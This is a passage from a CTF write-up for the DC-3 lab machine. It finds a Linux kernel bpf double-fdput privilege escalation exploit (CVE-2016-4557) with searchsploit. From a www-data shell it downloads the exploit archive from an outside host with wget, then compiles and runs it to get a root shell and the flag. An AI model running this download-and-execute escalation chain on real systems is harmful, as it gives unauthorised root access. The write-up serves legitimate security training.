Linux Kernel (Debian 7.7/8.5/9.0 / Ubuntu 14.04.2/16.04.2/17.04 / Fedora 22/  | linux_x86-64/local/42275.c
Linux Kernel (Debian 9/10 / Ubuntu 14.04.5/16.04.2/17.04 / Fedora 23/24/25)   | linux_x86/local/42276.c
Linux Kernel (Ubuntu 16.04) - Reference Count Overflow Using BPF Maps         | linux/dos/39773.txt
Linux Kernel 4.14.7 (Ubuntu 16.04 / CentOS 7) - (KASLR & SMEP Bypass) Arbitr  | linux/local/45175.c
Linux Kernel 4.4 (Ubuntu 16.04) - 'BPF' Local Privilege Escalation (Metasplo  | linux/local/40759.rb
Linux Kernel 4.4 (Ubuntu 16.04) - 'snd_timer_user_ccallback()' Kernel Pointe  | linux/dos/46529.c
Linux Kernel 4.4.0 (Ubuntu 14.04/16.04 x86-64) - 'AF_PACKET' Race Condition   | linux_x86-64/local/40871.c
Linux Kernel 4.4.0-21 (Ubuntu 16.04 x64) - Netfilter 'target_offset' Out-of-  | linux_x86-64/local/40049.c
Linux Kernel 4.4.0-21 < 4.4.0-51 (Ubuntu 14.04/16.04 x64) - 'AF_PACKET' Race  | windows_x86-64/local/47170.c
Linux Kernel 4.4.x (Ubuntu 16.04) - 'double-fdput()' bpf(BPF_PROG_LOAD) Priv  | linux/local/39772.txt  ←
Linux Kernel 4.6.2 (Ubuntu 16.04.1) - 'IP6T_SO_SET_REPLACE' Local Privilege   | linux/local/40489.txt
Linux Kernel 4.8 (Ubuntu 16.04) - Leak sctp Kernel Pointer                    | linux/dos/45919.c
Linux Kernel 4.8.0 UDEV < 232 - Local Privilege Escalation                    | linux/local/41886.c
```

We will 39722.txt exploit for this

```
┌──(kali㉿kali)-[~/DC-3]
└─$ searchsploit -m 39772.txt
  Exploit: Linux Kernel 4.4.x (Ubuntu 16.04) - 'double-fdput()' bpf(BPF_PROG_LOAD) Privilege Escalation
      URL: https://www.exploit-db.com/exploits/39772
     Path: /usr/share/exploitdb/exploits/linux/local/39772.txt
    Codes: CVE-2016-4557, 823603
 Verified: True
File Type: C source, ASCII text
Copied to: /home/kali/DC-3/39772.txt
```

We download that exploit from searchsploit now let's see what's in that

```
┌──(kali㉿kali)-[~/DC-3]
└─$ cat 39772.txt
Source: https://bugs.chromium.org/p/project-zero/issues/detail?id=808

In Linux ⩾4.4, when the CONFIG_BPF_SYSCALL config option is set and the
kernel.unprivileged_bpf_disabled sysctl is not explicitly set to 1 at runtime,
unprivileged code can use the bpf() syscall to load eBPF socket filter programs.
These conditions are fulfilled in Ubuntu 16.04.

When an eBPF program is loaded using bpf(BPF_PROG_LOAD, ...), the first
```

```
An exploit that puts all this together is in exploit.tar. Usage:

user@host:~/ebpf_mapfd_doubleput$ ./compile.sh
user@host:~/ebpf_mapfd_doubleput$ ./doubleput
starting writev
woohoo, got pointer reuse
writev returned successfully. if this worked, you'll have a root shell in ⩽60 seconds.
suid file detected, launching rootshell...
we have root privs now...
root@host:~/ebpf_mapfd_doubleput# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare),999(vboxsf),1000(user
)
```

```
                for (i = 0; i < insn_cnt; i++, insn++) {
                        [checks for bad instructions]

                        if (insn[0].code == (BPF_LD | BPF_IMM | BPF_DW)) {
                                struct bpf_map *map;
                                struct fd f;

                                [checks for bad instructions]

                                f = fdget(insn->imm);
                                map = __bpf_map_get(f);
                                if (IS_ERR(map)) {
                                        verbose("fd %d is not pointing to valid bpf_map\n",
```

In this exploit they are saying we need to put a zip file in targeted machine and unzip and run it in that machine so now we are going to download this exploit in targeted machine after putting it in targeted machine we need open some file as shown in below image so we can get root

➢ Step 9:

Let's get that exploit file in targeted machine with the help of get command.

```
www-data@DC-3:/tmp$ wget https://gitlab.com/exploit-database/exploitdb-bin-sploits/-/raw/main/bin-sploits/39772
.zip
<atabase/exploitdb-bin-sploits/-/raw/main/bin-sploits/39772.zip
--2025-09-10 23:28:30--  https://gitlab.com/exploit-database/exploitdb-bin-sploits/-/raw/main/bin-sploits/39772
.zip
Resolving gitlab.com (gitlab.com)... 172.65.251.78, 2606:4700:90:0:f22e:fbec:5bed:a9b9
Connecting to gitlab.com (gitlab.com)|172.65.251.78|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7025 (6.9K) [application/octet-stream]
Saving to: '39772.zip'

39772.zip           100%[===================>]   6.86K  --.-KB/s    in 0s

2025-09-10 23:28:31 (24.2 MB/s) - '39772.zip' saved [7025/7025]

www-data@DC-3:/tmp$ ls
ls
39772.zip
exploit.zip
systemd-private-a24af02bbc8546b2bf43e78eb198f21b-systemd-timesyncd.service-va3fOg
```

Now we will unzip this file……

```
www-data@DC-3:/tmp$ ls
ls
39772.zip
exploit.zip
systemd-private-a24af02bbc8546b2bf43e78eb198f21b-systemd-timesyncd.service-va3fOg
ubuntu-apport-exploitation-6ecfdf798f39fdd49b5929240d90a876c1e97ebb
vm
vmware-root
www-data@DC-3:/tmp$ unzip 39772.zip
unzip 39772.zip
Archive:  39772.zip
   creating: 39772/
  inflating: 39772/.DS_Store
   creating: __MACOSX/
   creating: __MACOSX/39772/
  inflating: __MACOSX/39772/._.DS_Store
  inflating: 39772/crasher.tar
  inflating: __MACOSX/39772/._crasher.tar
  inflating: 39772/exploit.tar
  inflating: __MACOSX/39772/._exploit.tar
```

We got 4 files in this zip as we read in the manual of exploit we will do next step

After unzipping the zip now, we open 39772 directory. And untar the exploit.tar file with the help of following command:

Tar -xvf 39772

```
www-data@DC-3:/tmp$ cd 39772
cd 39772
www-data@DC-3:/tmp/39772$ ls
ls
crasher.tar  exploit.tar
www-data@DC-3:/tmp/39772$ tar -xvf exploit.tar
tar -xvf exploit.tar
ebpf_mapfd_doubleput_exploit/
ebpf_mapfd_doubleput_exploit/hello.c
ebpf_mapfd_doubleput_exploit/suidhelper.c
ebpf_mapfd_doubleput_exploit/compile.sh
ebpf_mapfd_doubleput_exploit/doubleput.c
www-data@DC-3:/tmp/39772$ ls
```

We got some more directories but as we saw in exploit's manual we need to open a 1st directory so for that type command: **cd ebpf_mapfd_doubleput_exploit/**

```
www-data@DC-3:/tmp/39772$ cd ebpf_mapfd_doubleput_exploit
cd ebpf_mapfd_doubleput_exploit
www-data@DC-3:/tmp/39772/ebpf_mapfd_doubleput_exploit$ ls
ls
compile.sh  doubleput.c  hello.c  suidhelper.c
```

After getting into it we got four more directories or files but from that we want two (compile.sh) and (doubleput) because as we saw in exploit manual this two is the main files that will give us root.

So now we will first compile the script with the help of compile.sh

```
www-data@DC-3:/tmp/39772/ebpf_mapfd_doubleput_exploit$ ./compile.sh
./compile.sh
doubleput.c: In function 'make_setuid':
doubleput.c:91:13: warning: cast from pointer to integer of different size [-Wpointer-to-int-cast]
    .insns = (__aligned_u64) insns,
             ^
doubleput.c:92:15: warning: cast from pointer to integer of different size [-Wpointer-to-int-cast]
    .license = (__aligned_u64)"",
               ^
www-data@DC-3:/tmp/39772/ebpf_mapfd_doubleput_exploit$ ls
ls
```

Now after this we will open another file called doubleput

```
www-data@DC-3:/tmp/39772/ebpf_mapfd_doubleput_exploit$ ./doubleput
./doubleput
suid file detected, launching rootshell...
we have root privs now...
starting writev
root@DC-3:/tmp/39772/ebpf_mapfd_doubleput_exploit# woohoo, got pointer reuse
writev returned successfully. if this worked, you'll have a root shell in <=60 seconds.
whoami
whoami
root
root@DC-3:/tmp/39772/ebpf_mapfd_doubleput_exploit# cd /root
cd /root
root@DC-3:/root# ls
ls
the-flag.txt
root@DC-3:/root# ^C
```

After hitting doubleput it will launch root shell and we got root access

This CTF is Solved……...